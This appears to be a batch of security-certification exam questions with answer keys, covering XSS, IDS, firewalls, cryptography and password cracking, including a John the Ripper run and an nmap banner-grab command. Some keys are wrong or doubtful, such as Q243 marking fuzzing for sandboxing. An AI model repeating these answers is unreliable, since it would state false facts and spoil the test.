References: https://en.wikipedia.org/wiki/HTTP_cookie#Cross-site_scripting_.E2.80.93_cookie_theft

QUESTION 193
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.

What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. Cross-site Request Forgery vulnerability
C. SQL injection vulnerability
D. Web site defacement vulnerability

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
Many operators of particular web applications (e.g. forums and webmail) allow users to utilize a limited subset of HTML markup. When accepting HTML input from users (say, very large), output encoding (such as very large) will not suffice since the user input needs to be rendered as HTML by the browser (so it shows as "very large", instead of "very large"). Stopping an XSS attack when accepting HTML input from users is much more complex in this situation. Untrusted HTML input must be run through an HTML sanitization engine to ensure that it does not contain cross-site scripting code.

References: https://en.wikipedia.org/wiki/Cross-site_scripting#Safely_validating_untrusted_HTML_input

QUESTION 194
Which of the following is considered the best way to protect Personally Identifiable Information (PII) from Web application vulnerabilities?

A. Use cryptographic storage to store all PII
B. Use encrypted communications protocols to transmit PII
C. Use full disk encryption on all hard drives to protect PII
D. Use a security token to log into all Web applications that use PII

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
As a matter of good practice any PII should be protected with strong encryption.

References: https://cuit.columbia.edu/cuit/it-security-practices/handling-personally-identifying-information

QUESTION 195
Which of the following is one of the most effective ways to prevent Cross-site Scripting (XSS) flaws in software applications?

A. Validate and escape all information sent to a server
B. Use security policies and procedures to define and implement proper security settings
C. Verify access right before allowing access to protected information and UI controls
D. Use digital certificates to authenticate a server prior to sending data

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Contextual output encoding/escaping could be used as the primary defense mechanism to stop Cross-site Scripting (XSS) attacks.
References: https://en.wikipedia.org/wiki/Cross-site_scripting#Contextual_output_encoding.2Fescaping_of_string_input

QUESTION 196
An Internet Service Provider (ISP) has a need to authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is most likely able to handle this requirement?

A. RADIUS
B. DIAMETER
C. Kerberos
D. TACACS+

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or internal networks, wireless networks, and integrated e-mail services. These networks may incorporate modems, DSL, access points, VPNs, network ports, web servers, etc.

References: https://en.wikipedia.org/wiki/RADIUS

QUESTION 197
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client.

What is a possible source of this problem?

A. The WAP does not recognize the client's MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel

D. The wireless client is not configured to use DHCP

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card

is used to determine access to the network. MAC Filtering is often used on wireless networks. References: https://en.wikipedia.org/wiki/MAC_filtering

QUESTION 198
An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file.

What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Protocol analyzer
B. Intrusion Prevention System (IPS)
C. Network sniffer
D. Vulnerability scanner

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A packet analyzer (also known as a network analyzer, protocol analyzer or packet sniffer—or, for particular types of networks, an Ethernet sniffer or wireless sniffer) is a computer program or piece of computer hardware that can intercept and log traffic that passes over a digital network or part of a network. A packet analyzer can analyze packet traffic saved in a PCAP file.

References: https://en.wikipedia.org/wiki/Packet_analyzer

QUESTION 199
An attacker gains access to a Web server's database and displays the contents of the table that holds all of the names, passwords, and other user information. The attacker did this by entering information into the Web site's user login page that the software's designers did not expect to be entered. This is an example of what kind of software design problem?

A. Insufficient input validation
B. Insufficient exception handling

C. Insufficient database hardening

D. Insufficient security management

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The most common web application security weakness is the failure to properly validate input coming from the client or from the environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications, such as cross site scripting, SQL injection, interpreter injection, locale/Unicode attacks, file system attacks, and buffer overflows.

References: https://www.owasp.org/index.php/Testing_for_Input_Validation

QUESTION 200
Which of the following is a protocol specifically designed for transporting event messages?

A. SYSLOG

B. SMS

C. SNMP

D. ICMP

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
syslog is a standard for message logging. It permits separation of the software that generates messages, the system that stores them, and the software that

reports and analyzes them. Each message is labeled with a facility code, indicating the software type generating the message, and assigned a severity label.

References: https://en.wikipedia.org/wiki/Syslog#Network_protocol

QUESTION 201
Which of the following security operations is used for determining the attack surface of an organization?

A. Running a network scan to detect network services in the corporate DMZ

B. Training employees on the security policy regarding social engineering

C. Reviewing the need for a security clearance for each employee

D. Using configuration management to determine when and where to apply security patches

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
For a network scan the goal is to document the exposed attack surface along with any easily detected vulnerabilities.

References: http://meisecurity.com/home/consulting/consulting-network-scanning/

QUESTION 202
The security concept of "separation of duties" is most similar to the operation of which type of security device?

A. Firewall
B. Bastion host
C. Intrusion Detection System
D. Honeypot

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In most enterprises the engineer making a firewall change is also the one reviewing the firewall metrics for unauthorized changes. What if the firewall administrator wanted to hide something? How would anyone ever find out? This is where the separation of duties comes in to focus on the responsibilities of tasks within security.

References: http://searchsecurity.techtarget.com/tip/Modern-security-management-strategy-requires-security-separation-of-duties

QUESTION 203
The "black box testing" methodology enforces which kind of restriction?

A. Only the external operation of a system is accessible to the tester.
B. Only the internal operation of a system is known to the tester.
C. The internal operation of a system is only partly accessible to the tester.
D. The internal operation of a system is completely known to the tester.

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings.

References: https://en.wikipedia.org/wiki/Black-box_testing

QUESTION 204
The "gray box testing" methodology enforces what kind of restriction?

A. The internal operation of a system is only partly accessible to the tester.
B. The internal operation of a system is completely known to the tester.
C. Only the external operation of a system is accessible to the tester.
D. Only the internal operation of a system is known to the tester.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A black-box tester is unaware of the internal structure of the application to be tested, while a white-box tester has access to the internal structure of the application.

A gray-box tester partially knows the internal structure, which includes access to the documentation of internal data structures as well as the algorithms used.

References: https://en.wikipedia.org/wiki/Gray_box_testing

QUESTION 205
The "white box testing" methodology enforces what kind of restriction?

https://vceplus.com/

A. The internal operation of a system is completely known to the tester.
B. Only the external operation of a system is accessible to the tester.

C. Only the internal operation of a system is known to the tester.
D. The internal operation of a system is only partly accessible to the tester.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases.

References: https://en.wikipedia.org/wiki/White-box_testing

QUESTION 206
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

A. Fuzzing
B. Randomizing
C. Mutating
D. Bounding

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Fuzz testing or fuzzing is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program. The program is then monitored for exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks. Fuzzing is commonly used to test for security problems in software or computer systems. It is a form of random testing which has been used for testing hardware or software.

References: https://en.wikipedia.org/wiki/Fuzz_testing

QUESTION 207

To maintain compliance with regulatory requirements, a security audit of the systems on a network must be performed to determine their compliance with security policies. Which one of the following tools would most likely be used in such an audit?

A. Vulnerability scanner
B. Protocol analyzer
C. Port scanner
D. Intrusion Detection System

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
A vulnerability scanner is a computer program designed to assess computers, computer systems, networks or applications for weaknesses.
They can be run either as part of vulnerability management by those tasked with protecting systems - or by black hat attackers looking to gain unauthorized

access. References: https://en.wikipedia.org/wiki/Vulnerability_scanner

QUESTION 208
Which of these options is the most secure procedure for storing backup tapes?

A. In a climate controlled facility offsite
B. On a different floor in the same building
C. Inside the data center for faster retrieval in a fireproof safe
D. In a cool dry environment

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An effective disaster data recovery strategy should consist of producing backup tapes and housing them in an offsite storage facility. This way the data isn't compromised if a natural disaster affects the business' office. It is highly recommended that the backup tapes be handled properly and stored in a secure, climate controlled facility. This provides peace of mind, and gives the business almost immediate stability after a disaster.

References: http://www.entrustrm.com/blog/1132/why-is-offsite-tape-storage-the-best-disaster-recovery-strategy

QUESTION 209
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk B.
Inherent risk

C. Deferred risk

D. Impact risk

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

References: https://en.wikipedia.org/wiki/Residual_risk

QUESTION 210
Risks = Threats x Vulnerabilities is referred to as the:

A. Risk equation

B. Threat assessment

C. BIA equation

D. Disaster recovery formula

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The most effective way to define risk is with this simple equation:
Risk = Threat x Vulnerability x Cost
This equation is fundamental to all information security.

References: http://www.icharter.org/articles/risk_equation.html

QUESTION 211
Which of the following is designed to identify malicious attempts to penetrate systems?

A. Intrusion Detection System

B. Firewall

C. Proxy

D. Router

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces electronic reports to a management station.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system

QUESTION 212
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering

B. Sniffing

C. Eavesdropping

D. Scanning

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential

information. A type of confidence trick for the purpose of information gathering, fraud, or system access. References:

https://en.wikipedia.org/wiki/Social_engineering_(security)

QUESTION 213
PGP, SSL, and IKE are all examples of which type of cryptography?

A. Public Key

B. Secret Key

C. Hash Algorithm

D. Digest

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Public-key algorithms are fundamental security ingredients in cryptosystems, applications and protocols. They underpin various Internet standards, such as Secure

Sockets Layer (SSL),Transport Layer Security (TLS), S/MIME, PGP, Internet Key Exchange (IKE or IKEv2), and GPG. References:

https://en.wikipedia.org/wiki/Public-key_cryptography

QUESTION 214
Which method of password cracking takes the most time and effort?

A. Brute force
B. Rainbow tables
C. Dictionary attack
D. Shoulder surfing

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc. attempt to reduce the number of trials required and will usually be attempted before brute force.

References: https://en.wikipedia.org/wiki/Password_cracking

QUESTION 215
What is the most common method to exploit the "Bash Bug" or "ShellShock" vulnerability?

A. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server B. Manipulate format strings in text fields
C. SSH
D. SYN Flood

Correct Answer: A
Section: MIX QUESTIONS

Explanation

Explanation/Reference:
Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell. One
specific exploitation vector of the Shellshock bug is CGI-based web servers.

Note: When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable HTTP_USER_AGENT has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the system call, Bash will receive the environment variables passed by the server and will process them. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request.

References: https://en.wikipedia.org/wiki/Shellshock_(software_bug)#Specific_exploitation_vectors

QUESTION 216
Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

A. Nikto
B. Snort
C. John the Ripper
D. Dsniff

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

References: https://en.wikipedia.org/wiki/Nikto_Web_Scanner

QUESTION 217
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace
B. tcptraceroute
C. Nessus

D. OpenVAS

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference: tcptrace is a tool for analysis of TCP dump files. It can take as input the files produced by several popular packet-capture programs, including tcpdump/WinDump/ Wireshark, snoop, EtherPeek, and Agilent NetMetrix.

References: https://en.wikipedia.org/wiki/Tcptrace

QUESTION 218
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet B.
Nessus

C. Netstumbler

D. Abel

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw

monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X.

References: https://en.wikipedia.org/wiki/Kismet_(software)

QUESTION 219
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, smallsized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.

Which tool can be used to perform session splicing attacks?

A. Whisker
B. tcpsplice
C. Burp
D. Hydra

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

QUESTION 220
Which of the following tools can be used for passive OS fingerprinting?

A. tcpdump
B. nmap
C. ping
D. tracert

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The passive operating system fingerprinting is a feature built into both the pf and tcpdump tools.

References: http://geek00l.blogspot.se/2007/04/tcpdump-privilege-dropping-passive-os.html

QUESTION 221
You are the Systems Administrator for a large corporate organization. You need to monitor all network traffic on your local network for suspicious activities and receive notifications when an attack is occurring. Which tool would allow you to accomplish this goal?

A. Network-based IDS
B. Firewall
C. Proxy
D. Host-based IDS

Correct Answer: A
Section: MIX QUESTIONS

Explanation

Explanation/Reference:
A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.
A NIDS reads all inbound packets and searches for any suspicious patterns. When threats are discovered, based on its severity, the system can take action such as notifying administrators, or barring the source IP address from accessing the network.

References: https://www.techopedia.com/definition/12941/network-based-intrusion-detection-system-nids

QUESTION 222
What does a firewall check to prevent particular ports and applications from getting packets into an organization?

A. Transport layer port numbers and application layer headers
B. Presentation layer headers and the session layer port numbers
C. Network layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Newer firewalls can filter traffic based on many packet attributes like source IP address, source port, destination IP address or transport layer port, destination service like WWW or FTP. They can filter based on protocols, TTL values, netblock of originator, of the source, and many other attributes.
Application layer firewalls are responsible for filtering at 3, 4, 5, 7 layer. Because they analyze the application layer headers, most firewall control and filtering is performed actually in the software.

References: https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters http://howdoesinternetwork.com/2012/application-layer-firewalls

QUESTION 223
You work as a Security Analyst for a retail organization. In securing the company's network, you set up a firewall and an IDS. However, hackers are able to attack the network. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

A. False Negative
B. False Positive
C. True Negative

D. True Positive

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A false negative error, or in short false negative, is where a test result indicates that a condition failed, while it actually was successful. I.e. erroneously no effect has been assumed.

References: https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

QUESTION 224
Which of the following types of firewalls ensures that the packets are part of the established session?

A. Stateful inspection firewall

B. Circuit-level firewall
C. Application-level firewall
D. Switch-level firewall

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A stateful firewall is a network firewall that tracks the operating state and characteristics of network connections traversing it. The firewall is configured to

distinguish legitimate packets for different types of connections. Only packets matching a known active connection (session) are allowed to pass the firewall.

References: https://en.wikipedia.org/wiki/Stateful_firewall

QUESTION 225
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
There are several key elements to have implemented in preparation phase in order to help mitigate any potential problems that may hinder one's ability to handle an incident. For the sake of brevity, the following should be performed:
▪ Policy – a policy provides a written set of principles, rules, or practices within an Organization.
▪ Response Plan/Strategy – after establishing organizational policies, now it is time to create a plan/strategy to handle incidents. This would include the creation of a backup plan.
▪ Communication – having a communication plan is necessary, due to the fact that it may be necessary to contact specific individuals during an incident.
▪ Documentation – it is extremely beneficial to stress that this element is particularly necessary and can be a substantial life saver when it comes to incident response.

References: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

QUESTION 226
Ricardo wants to send secret messages to a competitor company. To secure these messages, he uses a technique of hiding a secret message within an ordinary message. The technique provides 'security through obscurity'.

What technique is Ricardo using?

A. Steganography
B. Public-key cryptography
C. RSA algorithm

D. Encryption

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. References:

https://en.wikipedia.org/wiki/Steganography

QUESTION 227
During a security audit of IT processes, an IS auditor found that there were no documented security procedures. What should the IS auditor do?

A. Identify and evaluate existing practices
B. Create a procedures document
C. Conduct compliance testing
D. Terminate the audit

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The auditor should first evaluated existing policies and practices to identify problem areas and opportunities.

QUESTION 228
Which of the following statements regarding ethical hacking is incorrect?

A. Ethical hackers should never use tools or methods that have the potential of exploiting vulnerabilities in an organization's systems.
B. Testing should be remotely performed offsite.
C. An organization should use ethical hackers who do not sell vendor hardware/software or other consulting services.
D. Ethical hacking should not involve writing to or modifying the target systems.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Ethical hackers use the same methods and techniques, including those that have the potential of exploiting vulnerabilities, to test and bypass a system's defenses as their less-principled counterparts, but rather than taking advantage of any vulnerabilities found, they document them and provide actionable advice on how to fix them so the organization can improve its overall security.

References: http://searchsecurity.techtarget.com/definition/ethical-hacker

QUESTION 229
Craig received a report of all the computers on the network that showed all the missing patches and weak passwords. What type of software generated this report?

A. a port scanner
B. a vulnerability scanner
C. a virus scanner
D. a malware scanner

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 230
What two conditions must a digital signature meet?

A. Has to be unforgeable, and has to be authentic.
B. Has to be legible and neat.
C. Must be unique and have special characters.
D. Has to be the same number of characters as a physical signature and must be unique.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 231

An attacker is trying to redirect the traffic of a small office. That office is using their own mail server, DNS server and NTP server because of the importance of their job. The attacker gains access to the DNS server and redirects the direction www.google.com to his own IP address. Now when the employees of the office want to go to Google they are being redirected to the attacker machine. What is the name of this kind of attack?

A. ARP Poisoning
B. Smurf Attack
C. DNS spoofing
D. MAC Flooding

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 232
If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

A. Civil
B. International
C. Criminal
D. Common

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 233
What is the role of test automation in security testing?

A. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.
B. It is an option but it tends to be very expensive.
C. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
D. Test automation is not usable in security due to the complexity of the tests.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 234
The company ABC recently discovered that their new product was released by the opposition before their premiere. They contract an investigator who discovered that the maid threw away papers with confidential information about the new product and the opposition found it in the garbage. What is the name of the technique used by the opposition?

A. Hack attack
B. Sniffing
C. Dumpster diving
D. Spying

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 235
The company ABC recently contracted a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. What of the following options can be useful to ensure the integrity of the data?
A. The document can be sent to the accountant using an exclusive USB for that document.
B. The CFO can use a hash algorithm in the document once he approved the financial statements.
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure it is the same document.
D. The CFO can use an excel file with a password.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 236
A hacker has managed to gain access to a Linux host and stolen the password file from /etc/passwd. How can he use it?

A. The password file does not contain the passwords themselves.
B. He can open it and read the user ids and corresponding passwords.
C. The file reveals the passwords to the root user only.
D. He cannot read it because it is encrypted.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 237
Eve stole a file named secret.txt, transferred it to her computer and she just entered these commands:

```
[eve@localhost ~]$ john secret.txt
Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2-
16])
Press 'q' or Ctrl-C to abort. almost any other key for status
0g 0:00:00:03 3/3 0g/s 86168p/s 86168c/s 172336C/s MERO..SAMPLUI
0g 0:00:00:04 3/3 0g/s 3296Kp/s 3296Kc/s 6592KC/s GOS..KARIS4
0g 0:00:00:07 3/3 0g/s 8154Kp/s 8154Kc/s 16309KC/s NY180K..NY1837
0g 0:00:00:10 3/3 0g/s 7958Kp/s 7958Kc/s 1591KC/s SHAGRN..SHENY9
```

What is she trying to achieve?

A. She is encrypting the file.
B. She is using John the Ripper to view the contents of the file.
C. She is using ftp to transfer the file to another hacker named John.
D. She is using John the Ripper to crack the passwords in the secret.txt file.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 238
What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall.

A. Firewalking
B. Session hijacking
C. Network sniffing
D. Man-in-the-middle attack

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 239
Seth is starting a penetration test from inside the network. He hasn't been given any information about the network. What type of test is he conducting?

A. Internal Whitebox
B. External, Whitebox
C. Internal, Blackbox
D. External, Blackbox

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 240
Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

A. Application Layer
B. Data tier
C. Presentation tier
D. Logic tier

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 241
An attacker tries to do banner grabbing on a remote web server and executes the following command.

```
$ nmap -sV host.domain.com -p 80
He gets the following output.
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-08 19:10 EST
Nmap scan report for host.domain.com (108.61.158.211)
Host is up (0.032s latency).
PORT     STATE     SERVICE     VERSION
80/tcp   open      http        Apache httpd
```

Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds

What did the hacker accomplish?

A. nmap can't retrieve the version number of any running remote service.
B. The hacker successfully completed the banner grabbing.
C. The hacker should've used nmap -O host.domain.com.
D. The hacker failed to do banner grabbing as he didn't get the version of the Apache web server.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 242

_____ is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data to reduce the threat of DNS poisoning, spoofing, and similar attacks types.

https://vceplus.com/

A. DNSSEC
B. Zone transfer
C. Resource transfer
D. Resource records

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 243

Sid is a judge for a programming contest. Before the code reaches him it goes through a restricted OS and is tested there. If it passes, then it moves onto Sid. What is this middle step called?

A. Fuzzy-testing the code
B. Third party running the code
C. Sandboxing the code
D. String validating the code

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 244
An IT employee got a call from one of our best customers. The caller wanted to know about the company's network infrastructure, systems, and team. New opportunities of integration are in sight for both company and customer. What should this employee do?

A. Since the company's policy is all about Customer Service, he/she will provide information.
B. Disregarding the call, the employee should hang up.
C. The employee should not provide any information without previous management authorization.
D. The employees can not provide any information; but, anyway, he/she will provide the name of the person in charge.

Correct Answer: C
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 245
A well-intentioned researcher discovers a vulnerability on the web site of a major corporation. What should he do?

A. Ignore it.
B. Try to sell the information to a well-paying party on the dark web.
C. Notify the web site owner so that corrective action be taken as soon as possible to patch the vulnerability.
D. Exploit the vulnerability without harming the web site owner so that attention be drawn to the problem.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 246
In both pharming and phishing attacks an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?

A. In a pharming attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name. B. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering.

C. Both pharming and phishing attacks are identical.

D. In a phishing attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 247
Cryptography is the practice and study of techniques for secure communication in the presence of third parties (called adversaries.) More generally, it is about constructing and analyzing protocols that overcome the influence of adversaries and that are related to various aspects in information security such as data confidentiality, data integrity, authentication, and non-repudiation. Modern cryptography intersects the disciplines of mathematics, computer science, and electrical engineering. Applications of cryptography include ATM cards, computer passwords, and electronic commerce.

Basic example to understand how cryptography works is given below:

```
SECURE (plain text)
+1(+1 next letter, for example, the letter ""T"" is used for ""S"" to
encrypt.)
TFDVSF (encrypted text)
+=logic=> Algorithm
1=Factor=> Key
```

Which of the following choices is true about cryptography?

A. Algorithm is not the secret, key is the secret.
B. Symmetric-key algorithms are a class of algorithms for cryptography that use the different cryptographic keys for both encryption of plaintext and decryption of ciphertext.
C. Secure Sockets Layer (SSL) use the asymmetric encryption both (public/private key pair) to deliver the shared session key and to achieve a communication way.
D. Public-key cryptography, also known as asymmetric cryptography, public key is for decrypt, private key is for encrypt.

Correct Answer: C

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 248
Which of these is capable of searching for and locating rogue access points?

A. HIDS
B. WISS
C. WIPS
D. NIDS

Correct Answer: C
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 249
Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

A. Wireshark B.
Maltego
C. Metasploit
D. Nessus

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 250
Sophia travels a lot and worries that her laptop containing confidential documents might be stolen. What is the best protection that will work for her?

A. Password protected files
B. Hidden folders
C. BIOS password
D. Full disk encryption.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 251
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124.

An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap
192.168.1.64/28.
Why he cannot see the servers?

A. The network must be down and the nmap command and IP address are ok.
B. He needs to add the command ""ip address"" just before the IP address.
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range.
D. He needs to change the address to 192.168.1.0 with the same mask.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 252
Bob learned that his username and password for a popular game has been compromised. He contacts the company and resets all the information. The company suggests he use two-factor authentication, which option below offers that?

A. A new username and password
B. A fingerprint scanner and his username and password.

C. Disable his username and use just a fingerprint scanner.

D. His username and a stronger password.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

